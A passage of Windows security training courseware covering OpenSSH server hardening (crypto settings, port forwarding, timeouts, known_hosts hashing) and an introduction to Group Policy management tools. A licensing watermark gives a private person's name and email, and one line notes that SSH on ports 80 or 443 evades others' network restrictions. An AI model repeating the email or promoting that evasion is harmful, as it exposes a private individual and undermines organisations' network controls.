This is the main reason we need to use Windows network logon rights restrictions and the Allow/Deny Groups directives in `sshd_config` files, namely, to try to tame the complexity explosion of unnecessary and dangerous SSH trust relationships.

For the sake of authorized_keys trust relationship management, there is no one recommendation that will fit all organizations, except this: have a plan. Don't let keys and trust relationships grow organically over time without supervision. Otherwise, in a few years you will have an unmanageable "rat's nest" of trust relationships with so many undocumented dependencies for a mission-critical system that everyone will be afraid to change anything. This is exactly the kind of scenario your adversaries hope to exploit. This probably describes 95% of organizations that use SSH everywhere.

Ciphers and Keys

The SSH Server's sshd_config file may be edited to restrict various cryptographic settings to enhance security. The following keywords are available:

- **KexAlgorithms:** Restrict the key exchange (KEX) method used to negotiate a secret symmetric key. Examples: Curve25519 with SHA-256, Diffie-Hellman Group 14 with SHA-512, Elliptic Curve Diffie-Hellman with NIST curve p512. Run "ssh.exe -Q kex" to list the KEX methods supported in general by your version of OpenSSH.
- **Ciphers:** Restrict which symmetric key ciphers may be used for bulk encryption. Examples: 256-bit AES in CBC mode, 128-bit AES in Galois Counter mode, ChaCha20 with Poly1305 MAC. Run "ssh.exe -Q cipher" to list the symmetric bulk encryption cipher types supported in general by your version of OpenSSH.
- **HostKeyAlgorithms:** Restrict which types of public keys the server may offer to clients to authenticate the server to the client. Examples: Ed25519, RSA, ECDSA with NIST curve p384. Run "ssh.exe -Q key" to list the public key types supported in general by your version of OpenSSH for host key authentication. If an unwanted host key exists, don't delete it, as it would simply be regenerated; instead, limit the host key type(s) offered to clients.
- **MACs:** Restrict the Hashed or Universal Message Authentication Code (HMAC/UMAC) type used to check both packet integrity and signature. Examples: HMAC SHA256, HMAC MD5, UMAC 128 ETM ("ETM" is encrypt-then-MAC). Run "ssh.exe -Q mac" to list the MAC types supported in general by your version of OpenSSH for packet signatures and integrity.

For example, the following lines from sshd_config would only offer Curve25519 Diffie-Hellman with SHA-256 for the key exchange, ChaCha20 for the symmetric bulk encryption cipher with Poly1305 MAC, an Ed25519 host key, and SHA-256 HMAC for packet integrity:

```
KexAlgorithms curve25519-sha256
Ciphers chacha20-poly1305@openssh.com
```

```
HostKeyAlgorithms ssh-ed25519
```

```
MACs hmac-sha2-256
```

Multiple offers may be listed after the keyword, separated by commas, for wider compatibility. Instead of replacing the default offers entirely when you edit the `sshd_config` file, special symbols may be used in that file to append ("`+`"), prepend ("`^`"), or remove ("`-`") offers from the default list.

Note: The "`ssh.exe -Q keyword`" command does not test any SSH servers. Test the target server with "`ssh.exe -v server exit`" instead and look for the lines that start with "`debug1: kex`" and "`debug1: Server host key`".

Not sure which cryptographic settings to use? For the average organization, the default settings are probably fine. For paranoid admins with up-to-date systems, the example given in the box above should be good, though not very backward compatible. For those who wish to research the numerous options, start with <https://www.keylength.com>, <https://safecurves.cr.jp.to/>, and lots of trips to Wikipedia to follow the reference links.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

OpenSSH Security Best Practices (6 of 6)

Logging and Misc:

- **Enable logging and forward log data to a SIEM.**
- **Disable port forwarding as the default.**
- **Set reasonable inactivity timeouts.**
- **Have incident response plans and scripts ready to go.**
- **Consider IPsec instead of host-based authentication.**
- **Change the SSH port number? Probably not worth it...**
- **Only use SSH version 2.0 or later.**

OpenSSH Security Best Practices (6 of 6)

Here are more best practices.

Logging, Monitoring, and Auditing

OpenSSH writes to the Windows Event Logs by default (Event Viewer > Applications and Services Logs > OpenSSH). Log data can optionally be written to a textual log file instead (\$env:ProgramData\ssh\logs\sshd.log). Either is acceptable as long as one's favorite log consolidation solution can ingest the log data. If you have a SIEM that can only read from the Windows Event Logs, for example, then don't change the default.

Periodically conduct an inventory of all host keys from every machine, all user keys for each user on every host, the contents of the known_hosts files for each user on every host, the contents of the authorized_keys file for each user on every host, the contents of the ~/.ssh/config file for each user on every host, the contents of the \$env:ProgramData\ssh\sshd_config file on every host, and the contents of any other authorized keys files that may exist, such as administrators_authorized_keys for a Match Group directive. Once this information has been collected (if it can be feasibly collected at all), then auditors and threat hunters can use it to discover insecure configurations and unauthorized trust relationships, such as "backdoor keys" in users' authorized_keys files.

Hopefully, this analysis will not be done by hand. Indeed, in a large environment with hundreds of SSH Servers and thousands of user workstations, it cannot be done by hand; it's not humanly possible (especially when port forwarding is left enabled). So can your favorite vulnerability scanner or auditing solution collect and analyze all of these OpenSSH files? Can it track changes to these files and reanalyze every 24 hours? One reason to prefer Kerberos is the relative simplicity for auditing.

Port Forwarding

The SSH Server can act similar to a proxy server or VPN gateway for the sake of TCP connections routed through the SSH Server. TCP port forwarding is enabled by default in OpenSSH. This allows the user to connect a new local listening port on his or her laptop (for example, localhost:5555) to the SSH Server (*server:22*) and encrypt all traffic sent to the local listening port to the SSH Server, then the SSH Server will forward that traffic to another IP address inside the LAN. Port forwarding is often used on SSH Servers placed in the DMZ of the firewall for the sake of traveling users, similar to a VPN appliance. But this is just one example of what can be done; there is also reverse forwarding, proxy jump forwarding through an intermediary SSH Server, SOCKS proxying for web browsers, and more.

However, for the sake of PowerShell automation, OpenSSH port forwarding might not be used very often. It is a powerful capability, but that also means it can be abused. The recommendation is to disable TCP port forwarding on your Windows hosts by default, then only re-enable it on just the few machines where this feature is specifically needed.

To disable TCP port forwarding, find or add the following line in `sshd_config`, and change the value from "yes" to "no" (remember, it is turned on by default):

```
AllowTcpForwarding no
```

If you do enable port forwarding, keep in mind that you will also need to manage the firewall, route table, and IPsec rules on all the machines involved: local host, remote SSH Server, third target beyond the SSH Server, and so on. In a large enterprise, this is not a trivial problem. If you don't know what "SSH port forwarding" is, then definitely disable it.

Inactivity Timeouts

Users will be tempted to open an SSH session in the morning, leave it connected all day, then (maybe) disconnect when they go home. Idle SSH sessions should be automatically disconnected after a period of time. There are two settings for this in the `$env:ProgramData\ssh\sshd_config` file of the SSH Server:

```
ClientAliveInterval 60
```

```
ClientAliveCountMax 10
```

The combination of these two settings as shown will disconnect idle users after ten minutes. `ClientAliveInterval` is the number of seconds of no input from the SSH user after which the SSH Server will send a request to the user's SSH client tool to respond (think of it like `sshd.exe` on the server is pinging the `ssh.exe` utility on the client). If this is set to zero, which is the default, then the SSH Server never sends these requests and the user is permitted to "hang out" indefinitely, doing nothing.

ClientAliveCountMax is how many of these requests the SSH Server sends and gets no response before the SSH Server disconnects the client. Hence, 60 seconds for the request interval, times 10 lack of responses, equals 10 minutes of idle time before the SSH Server hangs up.

Incidentally, there are options named ServerAliveInterval and ServerAliveCountMax for the client's side of the SSH connection too. These would be set in the user's configuration file (~\.ssh\config), not on the server. The user's config file does not exist by default.

Incident Response Preparation

Incident response procedures and tools should be prepared to quickly modify SSH-related files on all hosts impacted by an incident, especially the private key files, known_hosts, authorized_keys, and SSH Server configuration files.

Host-Based Authentication

At the time of this writing, OpenSSH on Windows does not support host-based authentication at all. And, even if it did, SSH host-based authentication is problematic and difficult to use safely. IPsec might be preferable.

IPsec

IPsec can be used in plaintext mode to require mutual authentication between the IPsec peers and to limit access to listening TCP/UDP ports based on Active Directory group memberships. IPsec policies can be applied to SSH packets like any other network traffic. IPsec provides an alternative method of host-based authentication.

Changing the SSH Port Number

You cannot hide an SSH Server from attackers by changing the listening TCP port number on the SSH Server. However, you can evade other peoples' network restrictions by operating an SSH Server on a non-standard port number, such as TCP/80 or TCP/443. The machine does not actually have to be a web server. Of course, hackers use the same technique when it's *your* firewall getting in the way.

SSH Version

Only use SSH version 2 or later. Never use SSH version 1.

Hashing Known_Hosts

The ~\.ssh\known_hosts file by default includes the IP addresses and hostnames of your trusted machines in plaintext. Optionally, these IP addresses and hostnames can be hashed to obscure the strings. This is done by adding the following line to one's ~\.ssh/config file so that any new entries added to your known_hosts file will be hashed:

```
HashKnownHosts yes
```

You will also need to hash any existing entries and delete the unhashed backup too:

```
cd ~\.ssh  
  
ssh-keygen.exe -H  
  
Remove-Item -Path .\known_hosts.old
```

The ssh-keygen.exe tool has arguments (-F, -H, and -R) to help you manage your known_hosts file now that you and your adversaries cannot see the plaintext IP addresses and hostnames in the file anymore. Does this make it more difficult for you to manage your own known_hosts file? Yes. So is it worth it?

If your adversaries can query Active Directory for computer names, dump hostnames from your DNS servers, and see that your IPv6 or IPv4 address spaces are small, then your adversaries can likely crack your known_hosts hashes to reveal the plaintext names and IP addresses.

If attackers have access to one's command shell history logs or PowerShell transcription logs, then some SSH target hostnames and IP addresses could be extracted from those logs as well. They might see these logs, if they exist, because if they can steal your known_hosts file out of your ~\.ssh folder, they might be able to steal the logs too.

In a Windows environment, SSH is unlikely to be the only protocol that can be used to access remote systems. If one's computer has been compromised by hackers or malware, there will be other credentials and other protocols potentially available for use besides SSH. If your adversaries can steal your known_hosts file, then perhaps they have compromised your machine in other ways as well?

Nonetheless, if we can impede the lateral movement of hackers and worms for cheap, then perhaps hashing the known_hosts entries would be worth it. Hashing your known_hosts file is akin to a security through obscurity technique, though, so it's not really required. Using proper NTFS permissions, whole disk encryption and anti-malware defenses are far more important.

Today's Agenda

- 1. PowerShell Remoting**
- 2. PowerShell Just Enough Admin (JEA)**
- 3. OpenSSH for Windows**
- 4. Group Policy for Script Execution**

Today's Agenda

In the next section, we will learn how to use an enterprise configuration management system built into your Active Directory domain controllers: Group Policy. Don't be fooled by the name. Group Policy is immensely powerful and scalable. We can use Group Policy to manage almost every security configuration setting in Windows, including PowerShell settings.

Group Policy can also be used to remotely execute PowerShell scripts with Local System privileges as startup scripts or scheduled jobs. This opens the door to vast opportunities to automate our security work.

What Is Group Policy?

Group Policy is a Configuration Management System:

- Group Policy is built into domain controllers for free.
- Can configure nearly all configurable settings, security or otherwise.
- With enough controllers, can scale to a hundred thousand hosts.
- Can be set to continuously reapply (most) security settings.

Group Policy for PowerShell:

- Executes PowerShell scripts at machine boot and user logon.
- Manages scheduled tasks to run PowerShell scripts.
- Enforces security policies related to PowerShell.

What Is Group Policy?

Group Policy and PowerShell are our most important Windows hardening tools. If you manage a Windows network, the first question to ask for any configuration change that needs to be deployed is, "How can I automate this change through Group Policy or PowerShell?"

Group Policy, despite the name, is not just for managing groups. Group Policy is an Enterprise Management System (EMS) similar to Microsoft System Center Configuration Manager (SCCM), except that, unlike SCCM, Group Policy is built into Windows for free. Once you have an Active Directory domain, you get Group Policy as a bonus. Any Windows computer joined to the domain can be managed through Group Policy.

There is no workstation or server configuration option that cannot be managed either directly or indirectly through Group Policy. And Group Policy scales to accommodate hundreds of thousands of machines because Active Directory can scale to hundreds of thousands of machines.

Here is a partial list of what can be done through Group Policy:

- Set any registry value or update any config file.
- Push out and apply .INF security templates hands-free.
- Assign scripts for startup, shutdown, logon, and logoff.
- Configure IPsec, PKI, firewall, and wireless settings.
- Redirect users' profile folders to other servers.
- Control which programs users can run through AppLocker.
- Limit access to Control Panel applets and PC Settings.

- Configure virtually every option in Edge and Internet Explorer.
- Install applications (just not as well as SCCM).
- Manage PowerShell policies and scheduled tasks.
- And much more...

An acronym you'll often hear is "GPO", which stands for "Group Policy Object". A GPO is a set of configuration files. GPOs are created and stored on domain controllers in the SYSVOL shared folder, then they are later downloaded and self-applied by Windows clients and servers joined to the domain. Most Group Policy administration centers around the creation, editing, and deployment of GPOs to organizational units.

Well, we have a domain controller now, so how do we use Group Policy?

Group Policy Tools

- **Group Policy Management Console**
 - Your primary graphical GPO tool
 - Available in RSAT for install on workstations
 - Launch from Server Manger > Tools menu
- **PowerShell Module**
- **LGPO.EXE**
- **Third-Party: PolicyPak and Centrify**



Group Policy Tools

There are a variety of tools for managing and troubleshooting Group Policy, but by far the most important one is the Group Policy Management snap-in for MMC.EXE consoles.

Group Policy Management Console (and RSAT)


The GPMC is your primary tool for managing Group Policy Objects. It performs many tasks that administrators have been asking for ever since Active Directory first came out, including the following:

- Create, edit, link, enable, disable, search for, and delete GPOs.
- View and manage GPO inheritance and delegation (permissions).
- Manage WMI Filters for GPOs.
- Back up and restore GPOs, including the ability to restore GPOs into a forest other than the one where the GPOs were first created (see KB818736 for details).
- Create and save HTML or XML reports of the settings in particular GPOs.
- Create and save an HTML or XML report of all the final GPO settings enforced on a system or for a user, given that system's or user's location in AD, group memberships, permissions, etc. (Group Policy Results).
- Create and save an HTML or XML report of the final GPO settings a computer or user *would* have *if* they had the arbitrary location, bandwidth, group memberships, permissions, etc. selected by the user of the GPMC (Group Policy Modeling). This feature permits an administrator to ask "what if?" questions concerning Group Policy and to simulate various scenarios without being required to enact them on real systems in order to test new GPO configurations.

- Script most of the above actions so that the GUI is not required. Sample scripts are installed into the %ProgramFiles%\Gpmc\Scripts\ folder by default when the GPMC is installed on a computer (especially note the scripts for exporting and importing the structure of a forest for recreating it in a lab environment).

The GPMC only installs on Windows XP-SP1 or later. You also must install the tool on a member of an Active Directory domain, not a standalone, and that member server must have the Microsoft .NET Framework installed. If you have Vista-SP1 or later, you'll have to download and install the Remote Server Administration Tools (RSAT) in order to get the GPMC (KB941314) and then go to Control Panel > Programs and Features in order to install it. You'll want the latest version of the GPMC, so in real life you should use the latest OS, Service Pack, and RSAT versions, but, at a minimum, it has to be Vista +SP1+RSAT. On Windows 10 version 1809 and later, the RSAT toolset is a "Feature on Demand" and installed with the Add-WindowsCapability cmdlet.

Note that your domain does *not* have to be running Windows Server 2003/2008 domain controllers. Even a Windows 2000 mixed mode domain can have its GPOs managed through the GPMC tool, but this management still must be performed while sitting at a Windows XP-SP1 or later machine with the .NET Framework installed. And make sure your Windows 2000 domain controllers have at least Service Pack 3 installed (see KB325465 for issues).



Download the latest version of the GPMC from Microsoft's website by visiting <https://www.microsoft.com/en-us/download/details.aspx?id=21895> or by Googling on "site:microsoft.com gpmc rsat". After installing the GPMC on your system, install the "Group Policy Management" snap-in in your favorite MMC console for administering Active Directory. Note that if you have Vista-SP1 or later, you'll have to download and install the Remote Server Administration Tools (RSAT) in order to get the GPMC back again after applying the Service Pack (KB941314).

Note that once you install the GPMC on a Server 2003 system, you will no longer see the standard property sheets on the Group Policy tab of a domain, site, or OU in the usual AD-related console snap-ins.

GPMC Backup and Restore GPOs

One of the most useful features of the GPMC is its ability to back up and restore GPOs.

Try It Now!

To back up a GPO to a file, open the GPMC and expand your forest and domain containers, then highlight the Group Policy Objects container (it will look like an OU in the GPMC). Next, right-click on a GPO in the right-hand window pane > Back Up > enter a folder path > click the Back Up button. If you wish to save all GPOs in one shot, right-click the Group Policy Objects container itself > Back Up All. To restore or delete your GPO backups, right-click on the Group Policy Objects container itself > Manage Backups.

GPMC HTML Reports

A GPO contains hundreds of settings, but often only a few are configured. The GPMC can produce an easy-to-read HTML report of only those settings in a GPO that been specifically enabled or disabled. This is immensely useful when troubleshooting.

Try It Now!

To view an HTML report of the configured settings in a GPO, highlight any GPO in the left-hand window pane (that is, don't select a GPO in the right-hand pane when the Group Policy Objects container is selected) and click on the Details tab. A report will be generated automatically. Click the "Show All" link at the top of the report. To save the report as a file to the drive, right-click the GPO itself > Save Report.

Because multiple GPOs can be inherited, and because a user or computer can be a member of various groups each with its own GPO permissions, it can be difficult to say what the final or "effective" GPO settings will be for any particular system or person. The GPMC, however, can show you what these final settings are, and it can tell you from which (possibly inherited) GPO a setting came.

Try It Now!

To see the final GPO settings for a user or computer, right-click on the Group Policy Results container > Group Policy Results Wizard. Answer the Wizard's questions about which user and computer you wish to query and it will produce a familiar HTML report of the final GPO settings effective there. In particular, look at the "Winning GPO" column of the report on the Settings tab.

Testing new combinations of GPO settings on new combinations of users and computers can be extremely time-consuming. The GPMC's Modeling Wizard can drastically reduce this time by helping you to define "what if?" scenarios and then generating a report of what the final GPO settings would be if that scenario occurred in real life.

Try It Now!

To create a report of final GPO settings for a simulated combination of user, computer, OU, bandwidth, and other factors, right-click on the Group Policy Modeling container >

Group Policy Modeling Wizard. Answer the questions to define the scenario, and a familiar HTML report will be created for you.


PowerShell Scripting for GPO Management

Most of the functionality of the GPMC has been exposed through scriptable COM objects that your PowerShell and Windows Script Host (WSH) scripts can access. On Server 2003, Microsoft provides sample scripts in the %ProgramFiles%\Gpmc\Script\ folder, but on later versions of Windows, you'll have to download the scripts from Microsoft's website. Importantly, though, you cannot currently script the editing of individual settings inside of GPOs this way.

If you have Windows 7 or later with the RSAT tools installed, or if you have a domain controller running Server 2008-R2 or later, or if you have a domain member running Server 2008-R2 or later with the GPMC installed, then you can use PowerShell cmdlets to perform some GPO management as well. In an elevated PowerShell, run the following commands:

```
import-module GroupPolicy
get-help *-GP*
```

The first imports the Group Policy module containing the GPO-related cmdlets, and the second lists these cmdlets. Explicitly importing the module isn't necessary anymore, but it's a good reminder.



```
PowerShell-Admin C:\ ($?=True:LastExitCode=) Thursday 03-Jun-2010
C:\> import-module GroupPolicy
C:\> get-help *-gp*
```

Name	Category	Synopsis
Backup-GPO	Cmdlet	Backs up one GPO or all the GPOs in a domain.
Copy-GPO	Cmdlet	Copies a GPO.
Get-GPInheritance	Cmdlet	Retrieves Group Policy inheritance informa...
Get-GPO	Cmdlet	Gets one GPO or all the GPOs in a domain.
Get-GPOReport	Cmdlet	Generates a report either in XML or HTML f...
Get-GPPermissions	Cmdlet	Gets the permission level for one or more ...
Get-GPPrefRegistryValue	Cmdlet	Retrieves one or more Registry preference ...
Get-GPRegistryValue	Cmdlet	Retrieves one or more registry-based polic...
Get-GPResultantSetofPolicy	Cmdlet	Outputs the Resultant Set of Policy (RSOP)...
Get-GPStarterGPO	Cmdlet	Gets one Starter GPO or all Starter GPOs i...
Import-GPO	Cmdlet	Imports the Group Policy settings from a b...
New-GPLink	Cmdlet	Links a GPO to a site, domain, or organiza...
New-GPO	Cmdlet	Creates a new GPO.
New-GPStarterGPO	Cmdlet	Creates a new Starter GPO.
Remove-GPLink	Cmdlet	Removes a GPO link from a site, domain or OU.
Remove-GPO	Cmdlet	Deletes a GPO.
Remove-GPPrefRegistryValue	Cmdlet	Removes one or more Registry preference it...
Remove-GPRegistryValue	Cmdlet	Removes one or more registry-based policy ...
Rename-GPO	Cmdlet	Assigns a new display name to a GPO.
Restore-GPO	Cmdlet	Restores one GPO or all GPOs in a domain f...
Set-GPInheritance	Cmdlet	Blocks or unblocks inheritance for a speci...
Set-GPLink	Cmdlet	Sets the properties of the specified GPO l...
Set-GPPermissions	Cmdlet	Grants a level of permissions to a securit...
Set-GPPrefRegistryValue	Cmdlet	Configures a Registry preference item unde...
Set-GPRegistryValue	Cmdlet	Configures one or more registry-based poli...

Advanced Group Policy Management (AGPM)

If you have the Microsoft Desktop Optimization Pack (MDOP) for Software Assurance, then you also get Advanced Group Policy Management (AGPM) as a part of MDOP; hence, AGPM is not free because MDOP is not free. AGPM is very useful in medium- and large-sized environments because it provides workflow, auditing, reporting, delegation of authority, automatic backups, rollback, templates, and versioning for Group Policy. AGPM integrates into the GPMC tool.

GPUPDATE.EXE

On Windows XP and later, GPUPDATE.EXE is used to refresh Group Policy settings instead of SECEDIT.EXE as on Windows 2000. It supports more flexible refresh options as well, e.g., forced reboot and/or forced logoff after updating.

To force Group Policy to refresh, even if no GPOs have changed and even if some GPO settings would require a reboot or a relogin to be fully applied, run:

```
gpupdate.exe /force
```

A "synchronous refresh" of Group Policy means that, while GPOs are being processed by the OS during a reboot or logon event, do not allow the user to log on at the console until after all the GPOs have been fully processed. This can delay the user getting to his or her desktop, but it is also more secure.

To ensure that the next normal refresh of Group Policy at logon or reboot is synchronous:

```
gpupdate.exe /sync
```

Note that /sync does not imply /force, or vice versa. If the /sync switch is used at the same time as the /force switch, the /force switch is ignored.

LGPO.EXE

Command line tool to manage and apply local GPOs. Very useful on standalone machines. Download from <https://blogs.technet.microsoft.com/> (do a search on the tool name).

GPOTool.EXE

Checks GPO consistency and version numbers; compares GPOs on multiple DCs to check replication; displays detailed information about GPOs not available in the snap-ins; browse GPOs based on name or GUIDs. This is a good first check to run, similar to a ScanDisk for GPOs.

SECEDIT.EXE

SECEDIT.EXE is the command line version of the "Security Configuration and Analysis" snap-in. It can analyze and/or configure a system with a GPO Security Settings INF template from a scheduled batch file. The /refreshpolicy switch can be used

to force the reapplication of GPO Security Settings immediately on Windows 2000 (KB227302 and KB227448).

GPRESULT.EXE

Shows the last time Group Policy was applied and from which DC it was retrieved; lists all GPOs applied, the registry values they modified, folders redirected, applications published, disk quotas, IPsec settings, and scripts assigned by GPOs. This utility can produce a vast amount of information in "super-verbose mode" with the /z switch. (See KB258595 and KB250842.)

ADDIAG.EXE

Lists information about Windows Installer applications (.msi installed applications) obtained from Group Policy or otherwise. This is for low-level troubleshooting.

DCGPOFIX.EXE

Re-creates the Default Domain Controllers GPO and/or the Default Domain GPO.

ADMX Migrator

The ADMX templates unique to Vista and later are more difficult to edit, but you can create/edit an ADM template and convert it into an ADMX template with a free tool from FullArmor named the "ADMX Migrator" tool (Google on "site:microsoft.com admx migrator" since it's actually downloaded from Microsoft's site).

Third-Party Group Policy Enhancements

There are a number of GPO extensions available to fill in the gaps left unfulfilled by vanilla Group Policy from Microsoft. We can't discuss or demo them all here, but they are important enough to warrant their own section. Just like Group Policy Preferences was originally a third-party enhancement that Microsoft purchased (discussed later), hopefully Microsoft will purchase some of these companies and incorporate them into GPOs by default too. Unfortunately, none of them are free.

- **Specops (www.SpecopsSoft.com)**
Specops Software has an add-on that can inventory the hardware and software on domain-joined machines in very large environments and a software deployment add-on for installing and managing applications, including non-Microsoft applications.
- **PolicyPak (www.PolicyPak.com)**
Want to apply GPOs to standalone laptops over the internet? Want fine-grained control over User Account Control (UAC) prompts? Want to easily manage Firefox and other third-party apps as easily as Microsoft apps? PolicyPak is a Group Policy extension and optional cloud-hosted service that can do all this and a lot more. This is a Group Policy enhancement to definitely check out.

- **Endpoint Privilege Management (<https://www.BeyondTrust.com/>)**
Endpoint Privilege Management is specifically for getting users out of the local Administrators group while still permitting them to exercise administrative control over just the applications, tasks, and settings that you define through Group Policy.
- **BeyondTrust PowerBroker Desktops (www.BeyondTrust.com)**
PowerBroker is a GPO extension that controls the execution of applications, software installs, ActiveX controls, and system tasks that require administrative rights.
- **Centrify DirectControl (www.Centrify.com)**
Centrify DirectControl permits the application of Group Policy to Mac and Linux boxes. Centrify also has a related product for Mac and Linux authentication against AD.

Dissatisfied with the GPMC?

As long as we're on the subject, if you're dissatisfied with the GPMC tool, there are replacements and enhancements for this as well. Most of these tools specialize in change control, versioning, automatic backups, auditing, alerting, and reporting.

- Blue Lance LT Auditor (www.BlueLance.com)
- Microsoft Advanced Group Policy Management (www.Microsoft.com)
- Netwrix Change Reporter (www.NetWrix.com)
- New Boundary Policy Commander (www.NewBoundary.com)
- Quest GPOAdmin and ChangeAuditor (www.Quest.com)
- SDM GPExpert Automation and Backup Manager (www.SDMSoftware.com)
- SysPro PolMan (www.SysProSoft.com)

If you already have the Microsoft Desktop Optimization Pack (MDOP), then the Microsoft Advanced Group Policy Management tool comes with it. MDOP is not free.

How Group Policy Works

When are Group Policy Objects applied?

- **Computer Boot Up**
- **User Logon**
- **Scheduled Intervals**
 - Changes are applied every 90-120 minutes by default.
 - Security settings are reapplied fresh every 16 hours, even if unchanged.

Where can Group Policy Objects be applied?

- **Sites**
- **Domains**
- **Organizational Units**
- **Local Computer GPO**

How Group Policy Works


Group Policies are applied to the computer at boot up, to the user at logon, and again at scheduled intervals. When Group Policies are linked to a container, they apply to all the users and computers in that container. Group Policies can be linked to:

- Sites
- Domains
- Organizational Units

When the computer boots up, it will query AD to find out which Group Policy Objects (GPOs) apply to the computer and in what order of precedence. GPO information is stored in LDAP://cn=Policies,cn=System,dc=*domainname*. The Policies that are applied may direct the computer to download various scripts and files from a special SYSVOL folder associated with the GPO's Globally Unique ID (GUID) number. The same process occurs for the user when he or she logs on.

Try It Now!

